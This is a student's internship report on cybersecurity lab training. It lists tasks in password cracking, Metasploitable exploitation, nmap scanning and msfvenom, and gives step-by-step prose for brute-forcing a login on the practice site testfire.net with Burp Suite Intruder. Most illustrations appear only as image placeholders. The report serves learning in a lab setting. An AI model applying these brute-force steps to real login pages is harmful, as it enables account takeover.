INTERNSHIP ON CYBERSECURITY

Submitted by

Harsha G N

TABLE OF CONTENTS

Self-Introduction

I am Harsha. I am a Computer Science student currently in second year. I am pursuing engineering at NMAMIT, Nitte.i am calm,observing and understandable type. I love to explore and learn new things.As Cybersecurity is an interesting platform as it includes ethical hacking,information tech etc. I decided to took internship on it.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The various domains like Embedded Systems, Robotics, the Internet of Things, Cyber Security, and Artificial Intelligence help academic institutions to align with industry needs. Since its inception, they have established 8 development centers enabling the student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost-effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping the focus on Customer Experience and Operational Excellence objectives. DLithe is a bootstrap company with a strong foundation, experience, trust, and commitment to building an agile workforce toward industry needs.

PROBLEM STATEMENT

1. Install the below software:
    a) Virtual box
    b) Kali Linux
    c) Metasploit machine
    d) Windows 7 machine
2. Perform password cracking - Offline mode
    a) Perform password cracking of windows 7 machine
    b) Password cracking of metasploit machine using Hydra
3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
4. Perform Exploiting Metasploit
    a) Exploiting Metasploit using FTP
    b) Exploiting Metasploit using SMTP
    c) Exploiting Metasploit using Bind shell
    d) Exploiting Metasploit using HTTP
5. Perform Network scanning using following nmap commands:
    a) nmap -p
    b) nmap -sV
    c) nmap -sT
    d) nmap -O
    e) nmap -A
    f) nmap -PT
6. Networking project on Fire extinguisher using cisco packet tracer.
7. Perform malware attack using msfvenom
8. Perform footprinting and reconnaissance using following websites.
    a) Net kraft
    b) Google dorking
    c) Whois
    d) Builtwith

About Summary of the Internship

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks also known as information technology (IT). Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

Through this internship, we learned topics about introduction to cybersecurity,topologies,OSI and TCP/IP models,Cloud computing,information security,google dorking etc. We maintained our daily blog on medium website by updating it daily.


By this internship we get to know about how to perform different types of cyberattack using different tools.

Technical Task Performed


Password cracking using Burpsuite

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.


Step 1: Open browser on burpsite and enter website name(testfire.net) and as we try to login.




Step 2:Now click on http history on burpspite and find dologin and right-click on it and send it to intruder.




Step 3: Now click on intruder and load the textfile which contents sample passwords on the payload and start the attack.




Step 4: Once the attack is complete the one with unique number in length is the correct password.





Step 5: Now do login with valid username and password.





Exploiting Metasploit Using FTP :







